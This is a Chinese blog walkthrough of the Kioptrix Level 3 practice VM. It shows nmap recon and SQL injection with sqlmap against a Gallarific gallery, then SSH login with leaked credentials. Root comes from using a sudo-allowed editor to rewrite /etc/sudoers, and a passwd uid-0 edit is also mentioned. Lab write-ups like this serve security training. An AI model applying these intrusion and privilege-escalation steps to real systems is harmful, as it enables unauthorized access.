

# KioptrixVM3-writeup

原创


[正道是沧桑](#) 于 2020-08-20 23:57:43 发布 177 收藏 1

分类专栏: [渗透 靶机](#) 文章标签: [安全 服务器 ubuntu](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_43404260/article/details/108137979](https://blog.csdn.net/weixin_43404260/article/details/108137979)

版权



[渗透](#) 同时被 2 个专栏收录

8 篇文章 0 订阅

订阅专栏



[靶机](#)

6 篇文章 0 订阅

订阅专栏

## KioptrixVM3-writeup

0x00 信息收集

```
nmap -A -T4 -p 1-65535 16.16.16.180

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-20 15:16 CST

Nmap scan report for 16.16.16.180

Host is up (0.00055s latency).

Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_   2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ _http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_ _http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 00:0C:29:EE:A2:36 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.55 ms  16.16.16.180
```

挑出关键点: **apache/2.2.8**、**php/5.2.4**、**linux 2.6.x**

打开<http://16.16.16.180>发现是 **LotusCMS**

点击now

## Got Goat? Security ...


Got Goat? Security ...

We've revamped our website for the new release of the new gallery CMS we made. We are geared towards security...

We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our blog section for more information on our new gallery system.

Or cut to the chase and see it [now!](#)

进入这里，存在sql注入



## 0x01 漏洞利用

我们直接sqlmap跑一下

```
---
[18:07:01] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 4.1
[18:07:01] [INFO] fetching database names
[18:07:01] [INFO] resumed: 'information_schema'
[18:07:01] [INFO] resumed: 'gallery'
[18:07:01] [INFO] resumed: 'mysql'
available databases [3]:
[*] gallery
[*] information_schema
[*] mysql
```

有效信息有以下



Upgrade to the [Gallarific Paid Version](#) today to enjoy features such as photo uploads by users, password-protected galleries, bulk uploads, and more!


## Welcome to Gallarific

Use these links to get started:

- [Create a new gallery](#)
- [Upload a photo](#) or [bulk upload](#)
- [View comments](#)
- [Theme your gallery](#)

There are no pending comments.

### Recently Uploaded Photos



看到有上传功能，一会儿试试。

先试试上面数据库拉出来的另外两个账号密码ssh登录下，发现都可以登进去，但都是普通权限。

## 0x02 提权

在网站目录下找到个账号密码

```
dreg@Kioptrix3:/home/www/kioptrix3.com/data/users$ ls
admin.dat  index.php
dreg@Kioptrix3:/home/www/kioptrix3.com/data/users$ cat admin.dat
|318d8dd409db395f0317efa71b3bad13e1fb9857|administrator|bla@bla.comdreg@Kioptrix3:/home/www/kioptrix3.com/data/users$
```

hash需要破一下：318d8dd409db395f0317efa71b3bad13e1fb9857，暂时没有破解出来。。

登录 `loneferret/starwars` 家目录下有个 `CompanyPolicy.README`

```
loneferret@Kioptrix3:~$ cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.
```

```
DG
CEO
```

那我们执行 `sudo ht` 试试。发现报错了，网上查了一下通过执行 `export TERM=xterm` 就可以。说明此用户是在 `sudo` 用户组，执行一下 `sudo /bin/bash` 发现执行不了

```
File Edit Windows Help 19:33 20.08.2020
[ x ] log window 1
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ht
config = /home/loneferret/.htcfg2
couldn't load configuration file, using defaults
```

F3打开 `/etc/sudoers`，加上 `/bin/bash`

```
File Edit Windows Help Texteditor /etc/sudoers
[ x ] /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash
# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
1:1
1help 2save 3open 4 5goto 6mode 7search 8 9
```

F2保存后，我们再执行 `sudo /bin/bash` 就发现已经提权成功了

```
loneferret@Kioptrix3:~$ sudo /bin/bash
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:~# █
```

还有一种方式是修改 `/etc/passwd` 中 `loneferret` 账户对应的 `uid` 和 `gid` 为 0，再此 ssh 登录就是 root 权限了



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)